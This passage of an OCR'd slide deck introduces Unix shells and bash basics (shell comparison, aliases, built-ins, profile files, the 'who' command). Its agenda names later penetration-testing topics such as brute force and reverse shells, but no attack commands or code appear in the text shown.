# SHELL PROGRAMMING

*From Basic usage to Penetration Testing*

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

# AGENDA

- Introduction to Shell
- Commonly Used Shell
  - Bourne Shell
  - Korn Shell
  - C Shell
  - TC Shell
  - Bourne-Again Shell
- Bourne Again Shell (BASH)
  - Introduction
  - Feature in BASH

# AGENDA

- Bourne Again Shell (BASH)
  - Executing Command
  - Bash Built in Command
  - Bash Environment
- BASH Basic Commands in GNU/Linux
  - Who, date, ls, cat, etc..
- BASH Text Manipulations Commands
  - Filters
    - wc, head, tail, split, cut, sort, grep

# AGENDA

- Shell Programming
  - Shell Scripts: Introduction
  - Shell Programming Feature
    - Variables
    - Operators
    - Logic Structures
  - Shell Variables:
    - Type of Varibles: Configuration, Environtment, Shell
    - Bash Built in variables

# AGENDA

- Shell Programming
  - Shell Variables:
    - Variable Declaration
  - Shell Operators
    - Arithmetic Operators
  - Shell Logic Structures
    - Sequential Logic
    - Decision Logic
    - Looping Logic
    - Case Logic

# AGENDA

- Shell Programming
  - Checking File
  - Checking Strings
  - Checking Numbers
  - I/O Redirection
  - Bash Fork Bomb example.
- Shell programming: Example
- Shell programming: Exercise

# AGENDA

- Shell Programming: For Pen-test
  - Scanning
    - Network Scanning
    - Port Scanning
    - Web grabbing
  - Analysis (Scanning analysis)
    - Target Profiling
  - Exploitation:
    - SSH bruteforce
      - vs Hydra
    - Web login bruteforce.
  - Maintain Access: backdooring
    - Reverse-Shell

# SHELL

*Introduction*

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id


# SHELL

- User interface for Unix Operating System.
- A program that takes input from user, translates it into instructions that the OS can understands, and conveys the operating system's output back to the user.



Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

# SHELL




*https://dimaslviv.files.wordpress.com/2014/03/kernel.gif*

# COMMONLY USED SHELL

- Bourne Shell (sh)
- Korn Shell (ksh)
- C Shell (csh)
- TC Shell (tcsh)
- Bourne-Again Shell (bash)

# COMMONLY USED SHELL: SH

- The original shell still used on UNIX systems and in UNIX-related environments named after its inventor, Steven Bourne.
- This is the basic shell, a small program with few features. While this is not the standard shell, it is still available on every Linux system for compatibility with UNIX programs.
- If it hasn't been set as default, to start just type "sh" or "/bin/sh"
- Bourne Shell supports conditional branching, case statements and loop.
- The Bourne Shell uses the $ as a prompt.

# COMMONLY USED SHELL: KSH

- The Korn Shell is a much newer variation of Bourne Shell.
- Korn Shell support everything that Bourne shell does, and adds new features.
- Korn shell is not a default shell, to run it type “ksh” or “/bin/ksh”
- Public-domain version of the Korn shell, called pdksh
- Korn Shell originally written by David Korn, and copyrighted by AT & T
- Korn Shell is more interactive.

# COMMONLY USED SHELL: CSH

- The C Shell is very commonly used shell.
- C Shell programming structure closely resembles “C” programming language.
- To run it type “csh” or “/bin/csh”
- C Shell uses “%” as a prompt.
- The C Shell supports all the feature of Bourne shell, and has more syntax for programming.
- Configuration of C Shell in controlled by .rc and .login files


# COMMONLY USED SHELL: TCSH

- The TC Shell is modern variation of C Shell.
- TC Shell uses “%” as a prompt.
- Configuration of TC Shell in controlled by .rc and .login files
- Tcsh contains command line editing keystrokes that the C Shell is missing, and has more “modern” conveniences that the C shell lacks.
- To run it type “tcsh” or “/bin/tcsh”


# COMMONLY USED SHELL: BASH

- Bourne-Again Shell is a variation of Bourne Shell
- Commonly used as a standard shell in linux/unix distributions.
- To run it type “bash” or “/bin/bash”
- The behaviour and environment of the Bourne-Again Shell is controlled by the .bashrc file.

# SHELL


raiser:Desktop ammar$ sh
sh-3.2$ ksh
$ csh
[raiser:~/Desktop] ammar% tcsh
[raiser:~/Desktop] ammar% bash
bash-3.2$

# SHELL


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
/usr/bin/screen
/bin/zsh
/usr/bin/zsh
/usr/bin/tmux
root@kali:~#

# SHELL

A Summary of Shell Feature Support

| Feature | sh | csh | bash | tcsh |
|---|---|---|---|---|
| Job Control: the `jobs` command | No | Yes | Yes | Yes |
| Aliasing: renaming complex commands with simple names | No | Yes | Yes | Yes |
| Command History: re-execute frequently used commands quickly | No | Yes | Yes | Yes |
| Command line editing: correct a mis-spelled command name in a complicated command by using the arrow keys and backspace | No | No | Yes | Yes |
| Filename Completion: complete long filenames with a single keystroke | No | Yes | Yes | Yes |
| List Variables: the shell has a built-in list data type, useful when scripting | No | Yes | No | Yes |
| Fully programmable completion: complete command names, hostnames, usernames, etc. with a single keystroke | No | No | No | Yes |
| Can follow symbolic links invisibly | No | No | Yes | No |
| Custom Prompt (easily): for example, change the prompt to display the current working directory | No | No | Yes | Yes |
| Underlying syntax (when writing scripts) | sh | csh | sh | csh |
| Can cope with large argument lists | Yes | No | Yes | Yes |
| Freely available: download the shell and possibly the source code, for free! | No | No | Yes | Yes |

*http://www.ugrad.cs.ubc.ca/~cs219/CourseNotes/Unix/shell-Differences.html*

# SHELL: ALIAS

```
root@kali:~/Desktop/bs# alias ll="ls -lhA"
root@kali:~/Desktop/bs# ll
total 72K
-rw-r--r-- 1 root root   0 Oct 28 13:27 0zisefile
-rw-r--r-- 1 root root 262 Oct 31 14:40 1
-rw-r--r-- 1 root root  31 Oct 27 14:42 acak.txt
-rw-r--r-- 1 root root 257 Oct 28 16:42 bashbuiltinvar.sh
-rw-r--r-- 1 root root   0 Oct 25 20:34 bond1
-rw-r--r-- 1 root root   0 Oct 25 20:34 bond2
-rw-r--r-- 1 root root   0 Oct 25 20:34 bond3
-rw-r--r-- 1 root root 266 Oct 25 13:53 case.sh
-rw-r--r-- 1 root root  70 Oct 28 13:27 checkfile.sh
-rw-r--r-- 1 root root  97 Oct 28 15:44 checknumbers.sh
-rw-r--r-- 1 root root  73 Oct 28 13:38 checkstrings.sh
-rwxr-xr-x 1 root root 123 Oct 25 11:43 decision.sh
-rw-r--r-- 1 root root  64 Oct 25 13:30 for1.sh
-rw-r--r-- 1 root root  66 Oct 25 13:30 for.sh
-rw-r--r-- 1 root root 213 Oct 31 14:40 infosystem1.sh
-rw-r--r-- 1 root root 267 Oct 31 17:00 infosystem2.sh
-rw-r--r-- 1 root root 698 Oct 31 15:41 infosystem.sh
-rw-r--r-- 1 root root 457 Oct 31 07:41 mysistem.sh
-rw-r--r-- 1 root root  18 Oct 27 14:51 nomer.txt
-rw-r--r-- 1 root root 644 Oct 25 13:50 pancasila.sh
-rwxr-xr-x 1 root root 125 Oct 25 10:57 tambah.sh
-rw-r--r-- 1 root root  73 Oct 25 13:35 while.sh
root@kali:~/Desktop/bs# unalias ll
root@kali:~/Desktop/bs# ll
bash: ll: command not found
root@kali:~/Desktop/bs#
```

# SHELL: ALIAS

```
root@kali:~# cat .bashrc| grep alias
# enable color support of ls and also add handy aliases
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'
    #alias grep='grep --color=auto'
    #alias fgrep='fgrep --color=auto'
    #alias egrep='egrep --color=auto'
# some more ls aliases
alias ll='ls -l'
#alias la='ls -A'
#alias l='ls -CF'
# ~/.bash_aliases, instead of adding them here directly.
if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
root@kali:~# ll
total 36
drwxr-xr-x  3 root root 4096 Apr 16  2016 apktool
drwxr-xr-x 12 root root 4096 Oct 25 10:37 Desktop
drwxr-xr-x  4 root root 4096 Feb 16  2016 Documents
drwxr-xr-x  2 root root 4096 Feb 16  2016 Downloads
drwxr-xr-x  2 root root 4096 Oct  7 06:24 Music
drwxr-xr-x  2 root root 4096 Aug 11  2015 Pictures
drwxr-xr-x  2 root root 4096 Aug 11  2015 Public
drwxr-xr-x  2 root root 4096 Aug 11  2015 Templates
drwxr-xr-x  2 root root 4096 Aug 11  2015 Videos
root@kali:~#
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# BOURNE AGAIN SHELL


*Introduction*

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

# BOURNE AGAIN SHELL (BASH)

- BASH is another modification of sh (bourne shell), and use “$” as a prompt
- To Start Bourne Agains Shell (BASH), type “bash” at shell prompt
- The behaviour and environtment of the Bourne Again Shell is controlled by the .bashrc file.

# BOURNE AGAIN SHELL (BASH)



# FEATURE IN BASH

- Interactive Usage
- Command Line Editing Mode
- Job Control: ability to stop, start and pause any number of commands at the same time.
- Has many new options and variables for customization, programming features include function definiton, more control structures, arithmatic, advanced I/O control, etc.

# EXECUTTING COMMAND

- Normal programs are system commands that exist in compiled form on your system.
- When such a program is executed, a new process is created because Bash makes an exact copy of itself. This child process has the same environment as its parent, only the process ID number is different.

# BASH BUILT IN COMMAND

- Bash Support 3 Built-ins commands:
  - Bourne Shell built-ins:
    - :, ., break, cd, continue, eval, exec, exit, export, getopts, hash, pwd, readonly, return, set, shift, test, [, times, trap, umask and unset.
  - Bash built-in commands:
    - alias, bind, builtin, command, declare, echo, enable, help, let, local, logout, printf, read, shopt, type, typeset, ulimit and unalias.

# BASH BUILT IN COMMAND

- Bash Support 3 Built-ins commands:
  - Special built-in commands:
  - When Bash is executing in POSIX mode, the special built-ins differ from other built-in commands in three respects: Special built-ins are found before shell functions during command lookup. If a special built-in returns an error status, a non-interactive shell exits. Assignment statements preceding the command stay in effect in the shell environment after the command completes.
    - The POSIX special built-ins are :, ., break, continue, eval, exec, exit, export, readonly, return, set, shift, trap and unset.

# BOURNE AGAIN SHELL (BASH)

```
root@kali:~# help
GNU bash, version 4.4.0(1)-release (x86_64-pc-linux-gnu)
These shell commands are defined internally.  Type `help' to see this list.
Type `help name' to find out more about the function `name'.
Use `info bash' to find out more about the shell in general.
Use `man -k' or `info' to find out more about commands not in this list.

A star (*) next to a name means that the command is disabled.

 job_spec [&]                            history [-c] [-d offset] [n] or hist>
 (( expression ))                        if COMMANDS; then COMMANDS; [ elif C>
 . filename [arguments]                  jobs [-lnprs] [jobspec ...] or jobs >
 :                                       kill [-s sigspec | -n signum | -sigs>
 [ arg... ]                              let arg [arg ...]
 [[ expression ]]                        local [option] name[=value] ...
 alias [-p] [name[=value] ... ]          logout [n]
 bg [job_spec ...]                       mapfile [-d delim] [-n count] [-O or>
 bind [-lpsvPSVX] [-m keymap] [-f file>  popd [-n] [+N | -N]
 break [n]                               printf [-v var] format [arguments]
 builtin [shell-builtin [arg ...]]       pushd [-n] [+N | -N | dir]
 caller [expr]                           pwd [-LP]
 case WORD in [PATTERN [| PATTERN]...)>  read [-ers] [-a array] [-d delim] [->
 cd [-L|[-P [-e]] [-@]] [dir]            readarray [-n count] [-O origin] [-s>
 command [-pVv] command [arg ...]        readonly [-aAf] [name[=value] ...] o>
 compgen [-abcdefgjksuv] [-o option] [>  return [n]
 complete [-abcdefgjksuv] [-pr] [-DE] >  select NAME [in WORDS ... ;] do COMM>
 compopt [-o|+o option] [-DE] [name ..>  set [-abefhkmnptuvxBCHP] [-o option->
 continue [n]                            shift [n]
 coproc [NAME] command [redirections]    shopt [-pqsu] [-o] [optname ...]
 declare [-aAfFgilnrtux] [-p] [name[=v>  source filename [arguments]
 dirs [-clpv] [+N] [-N]                  suspend [-f]
 disown [-h] [-ar] [jobspec ... | pid >  test [expr]
 echo [-neE] [arg ...]                   time [-p] pipeline
 enable [-a] [-dnps] [-f filename] [na>  times
 eval [arg ...]                          trap [-lp] [[arg] signal_spec ...]
 exec [-cl] [-a name] [command [argume>  true
 exit [n]                                type [-afptP] name [name ...]
 export [-fn] [name[=value] ...] or ex>  typeset [-aAfFgilnrtux] [-p] name[=v>
 false                                   ulimit [-SHabcdefiklmnpqrstuvxPT] [l>
 fc [-e ename] [-lnr] [first] [last] o>  umask [-p] [-S] [mode]
 fg [job_spec]                           unalias [-a] name [name ...]
 for NAME [in WORDS ... ] ; do COMMAND>  unset [-f] [-v] [-n] [name ...]
 for (( exp1; exp2; exp3 )); do COMMAN>  until COMMANDS; do COMMANDS; done
 function name { COMMANDS ; } or name >  variables - Names and meanings of so>
 getopts optstring name [arg]            wait [-n] [id ...]
 hash [-lr] [-p pathname] [-dt] [name >  while COMMANDS; do COMMANDS; done
 help [-dms] [pattern ...]               { COMMANDS ; }
root@kali:~#
```

# BASH ENVIRONMENT

- .bash_profile (sometimes only .profile): the script executed during login time. Every time. Every time you make changes to it, you should log out and log in again.
- The .bash_profile must be located in user home directory, and it is executed after /etc/profile, the universal profile for all users.
- The profile file also reading .bashrc

# BASH ENVIRONMENT

```
root@kali:~# cat /root/.bash_profile
cat: /root/.bash_profile: No such file or directory
root@kali:~# cat /root/.profile
# ~/.profile: executed by Bourne-compatible login shells.

if [ "$BASH" ]; then
  if [ -f ~/.bashrc ]; then
    . ~/.bashrc
  fi
fi

mesg n || true
root@kali:~#
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# BOURNE AGAIN SHELL

*Basic commands in gnu/linux*

Ahmad Muammar WK OSCP, OSCE, eMAPT - me@ammar.web.id

# BASIC COMMAND IN GNU/LINUX: WHO


- **$who**
  - The command shows who is logged on
- **$who am I**
  - The command shows who are you
- **$who **

  **>am **

  **>i**

  **backslash character before the end of the line followed by new line is taken to be continuation of the line.**

